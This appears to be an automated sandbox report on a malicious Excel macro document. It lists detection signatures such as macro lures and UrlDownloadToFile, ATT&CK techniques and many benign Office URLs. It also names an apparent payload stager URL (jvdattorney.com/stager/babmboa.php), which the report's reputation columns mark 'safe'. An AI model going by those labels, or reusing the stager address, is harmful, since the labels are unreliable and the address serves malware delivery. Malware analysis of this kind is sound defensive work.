ID: 343133
Sample Name:
request_form_1611306935.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:45:45
Date: 22/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report request_form_1611306935.xlsm

Overview


General Information

Sample Name:	request_form_1611306935.xlsm
Analysis ID:	343133
MD5:	5fd958006a94c61.
SHA1:	d5cc7dc1083508..
SHA256:	f41c4588d2ef893..

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Checks for available system drives …
- Excel documents contains an embe…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 4180 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

- Compliance
- Spreading



Click to jump to signature section

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (UrlDownloadToFile)

System Summary:


Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Replication Through Removable Media 1	Scripting 1 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	Peripheral Device Discovery 1 1	Replication Through Removable Media 1	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Devi Without Authorizati
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizati
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 1	Security Account Manager	System Information Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
request_form_1611306935.xlsm	9%	ReversingLabs	Document-Excel.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://jvdattorney.com/stager/babmboa.php	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
jvdattorney.com	162.241.225.18	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://jvdattorney.com/stager/babmboa.php	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://login.microsoftonline.com/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://shell.suite.office.com:1443	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://autodiscover-s.outlook.com/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://cdn.entity.	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://wus2-000.contentsync.	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://powerlift.acompli.net	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://cortana.ai	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://api.aadrm.com/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://api.microsoftstream.com/api/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://cr.office.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://graph.ppe.windows.net	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://store.office.cn/addinstemplate	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://web.microsoftstream.com/video/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://graph.windows.net	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://dataservice.o365filtering.com/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://weather.service.msn.com/data.aspx	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://apis.live.net/v5.0/	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
http://https://management.azure.com	39636F9C-B5B5-4FAD-89B6-83FE7D2DF2A0.0.dr	false		high
